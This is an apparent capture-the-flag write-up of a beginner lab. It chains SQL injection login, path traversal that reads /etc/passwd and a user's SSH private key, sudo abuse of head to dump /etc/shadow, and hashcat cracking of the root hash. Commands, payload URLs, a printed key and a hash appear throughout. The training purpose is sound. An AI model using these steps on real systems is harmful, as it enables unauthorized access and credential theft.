

# First basic CTF

Author: Raya Klein 2024

CTF is in tryhackme rooms. username: PTpaint

## High level process:

1. nmap the IP - found port 3000 & 22
2. Open in browser - <http://192.168.100.223:3000/>. There is a simple NodeJS app.
3. Find hint link hidden in developer tools
4. Login as admin using SQL injection
5. Upload any file - it will lead to a button that will show the file content
6. There is a File Inclusion Vulnerability - Can read the /etc/passwd file - see there is a user james
7. Search for id\_rsa private key for james - found in his home directory
8. Login as james to ssh.
9. Check this user privileges - he can use head as sudo.
10. Use GTFobins to find a way to PrivEsc that. We can read /etc/shadow file - and therefore many other interesting files we did not have access to before.
11. We are able to read /etc/shadow and get the root hash
12. Crack the hash offline using hashcat and rockyou.txt list.
13. read /root/flag.txt file - we got the flag!


## Walkthrough

1. Nmap: port 22 for ssh and port 3000 for web server are open.

```
(raya@kali)-[~/CTFs]
$ nmap 192.168.100.223 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 04:35 EST
Nmap scan report for 192.168.100.223
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 33:bd:1b:3e:d2:a2:19:fb:98:2b:89:be:90:f8:ee:ec (ECDSA)
|_  256 23:13:aa:e6:ef:51:ef:2f:85:8a:8d:67:80:8a:24:73 (ED25519)
3000/tcp  open  http      Node.js (Express middleware)
|_ http-title: Home - Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.21 seconds
```


2. start with web - In dev tools - remove the style from `<a></a>` tag and we get the button. Click the button - will show in developer tools the route for login.



## Home Page



Login to the site to see content



### 3. SQL inject the username to login as admin:




## Login - Admin Panel

Username:

Password:

Login

### 4. Now we can upload a file - any file..



## Upload your reports here

Choose file to upload:

Browse... file.txt

Upload

### 5. Follow the link to view uploaded file



## File uploaded successfully!

File path: uploads/5bdbbeafcec1c158a486c95bf8517508e

View uploaded file

### 6. There is a File Inclusion Vulnerability - Can read the /etc/passwd file - see there is a user james

```
192.168.100.223:3000/viewfi x +
192.168.100.223:3000/viewfile?file=../../etc/passwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/var/cache/pollinate:/bin/false
syslog:x:106:113:/home/syslog:/usr/sbin/nologin
uuuid:x:107:114:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:115:/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:110:117:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/run/sshd:/usr/sbin/nologin
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
james:x:1001:1001:/home/james:/bin/bash
```

## 7. Trying to read /etc/shadow for example - gives an error

```
192.168.100.223:3000/viewfi x +
192.168.100.223:3000/viewfile?file=../../etc/shadow
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
```

Access to /etc/shadow is forbidden.

## 8. Read the id\_rsa of james

```
192.168.100.223:3000/viewfi x +
192.168.100.223:3000/viewfile?file=../../home/james/.ssh/id_rsa
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnZaC1RZKtdjEAAAABG5VbmUAAAABbm9uZQAAAAAAAAAAAAAAAAAAAAAAABFwAAAAAdzc2gtcn
NhAAAAAAEAAQAAAEAh0Nxsdl34JxZ4K10dT870xQgTAcY6FMUhhKgu6GdUzjml9w0a0afA
7wMgvmRYCR08p7h92eZhuRaeN7S+A0bs5Zac+FnV1HPTZuz9uuyU4hUBezI3H3MRVCX7
EBxaEY0Kf9UC5jLXEhWbt752dfqgvNUqf/cfVXKEqzNjTtYvsFxb0N0JFaSXF2JD/u9vAT
1b1vrb4KVwSu1Ijpznto0ozL7jU0WQd4PIQHGFRwLU/17vAMlclRGqqQxxgVYrPmb9yDQA
WjaeN16fKxsDDfuGVVaRjxsNo/LJiFpC+/ojG5jZG/vi rw+vu0SE1N2PSj2akuFD7n5GbA
L/RIBdW4uWAA8DMBYzccAWM3AAAAAdzc2gtcnNhAAABAQCE5Zex0vfgnFngRu51Pzuhep
NoJj0uXSeqC7o21Rm00Yv3ANoCh8DvAyc+ZFGJGjynuh3Z5La5Fp6ftL4DRuzl1pz4WdXU
c9Nm7P26/J5f1FQF70JMfcxG9wJfsQHf0Rg6QX1Rzm0VcSFYg3vnZ1+qC81Sp/8J9VcoSe
rM201i+wXGhs04KvPjCYkYp+728BPVwW+tvqpXDM7Ui0n0e2j5jMu2NRBZB3g8hAcYwvAt
T/Xu8AYV2EaqPDHGBVis+Zv3J1ABaNP42Lp9eSwMN+4ZVVPgPGw2j8smIWkL7+iMbmNkb
++ktb6+45I5I1k9KPZqS4U0PufkZsAv9EgF1b17AAAAAEAAQAAQAimX3V7Yaacpyltxa
5T0atgwD50ijT11tqikidk18LCSchc8pehisd9IAmrzL7wD9KH7ZZ9Ff/CbztYjKMcjFQ
NwGz9zGRa8M4cBRqq70ob8R5IrVY8n1R0Y3bDLZ4KE1WY50cuD/0pu8qz3yWeo2JzAg3
6QKgcCTL5BxLzNHndeK0N0ae350bftqjshTy5V0GwVhA3KamfUr/ylt5aH3WT+Gy5KZIGB
W5dib+0yijfNwupUXBHLNtXG3iFv609mJwk7nVYK4aCch9akis75Xnfs23tK40jotq8Y
CYVgqou8XeCsrtP7omV/M3n9EfrZ5YrZQd6dn0skT5VAAAAGDIPaXEmxsbsIm8j7794Ec
fBj0N0JHVK21695F+PhB4gRKQD2s1Uo+eYD6m/+SYRKEsheewhkh7Mva40todz0av5S5f4
tKs48gn+94ydbwluu50051CTrlhPv9dF95/kLOWiCg1PYmthN3SVENHGoIkj3S0C09cUn
90B0Cjuf4GAAAAAG0C6Cf+T+ld0f2mvrNiZccYfCRKq108wPxxYU+008ZfXwP2Mvuv+Pr3KU
3dJluUPDenMLPH/3AJxYRajb2iCta5ae/Sd4HUppBvTj3A00wqYHkcc6vaziNay098v21Xt
UER+Lckl1+Aud1FauTVfNpI09K0g0rXWvxPkVcxuU3B7UfJwAAAEAt+wYeEM8Kv116cj
0/LT3Pfol+ZvubxtUkSqTbGdJiLH60a90z+y2YU300FRGh7aNa8Gg309DYZTLVACBET/T
ZRI02a2a/F+CR7xDSLKLZe2LaH4zt+dS0wuQ0TR+27jnkVt0nDmsTBxj2NpNVw0dH/2Ne
dLm+gavKjYuZEK0AAAAALamFtZXNAY3RmLTE=
-----END OPENSSH PRIVATE KEY-----
```

## 9. Save to a file and connect as james

```
nano id_rsa_james
...copy content
chmod 600 id_rsa_james
ssh -i id_rsa_james james@192.168.100.223
```

11. Search for special privileges the user has: he can run the command `head` as root - that allows us to read the important file `/etc/shadow` and get the hash for the root user

```
$ sudo -l
Matching Defaults entries for james on ctf-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on ctf-1:
    (root) NOPASSWD: /usr/bin/head
$ sudo head -c1G /etc/shadow
root:$6$q08p0lN4/N9nYkVM$7FykGhLL.J9QFYwU9Sxq31RaUgBW/DuEUBlpPppMaJnNz7/JtX4cSKNZ1ayF4yu/DG3w2Or2JLHuz0n7Xcb7N/:20044:0:99999:7:::
daemon:*:19977:0:99999:7:::
bin:*:19977:0:99999:7:::
```

12. Crack the hash offline using hashcat and the rockyou.txt wordlist, and then login with the root password.

```
(raya@kali)~[~/CTFs]
$ nano hash

(raya@kali)~[~/CTFs]
$ hashcat -m 1800 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 3415/6895 MB (1024 MB allocatable), 6MCU
```

13. Read the flag.txt file in the root folder - can read it with james's privilege or as root -

```
james@ctf-1:~$ sudo head -c1G "/root/flag.txt"
PING{haCK!N6 FOR beGiNneRS}
james@ctf-1:~$
```

**Goodluck!!!**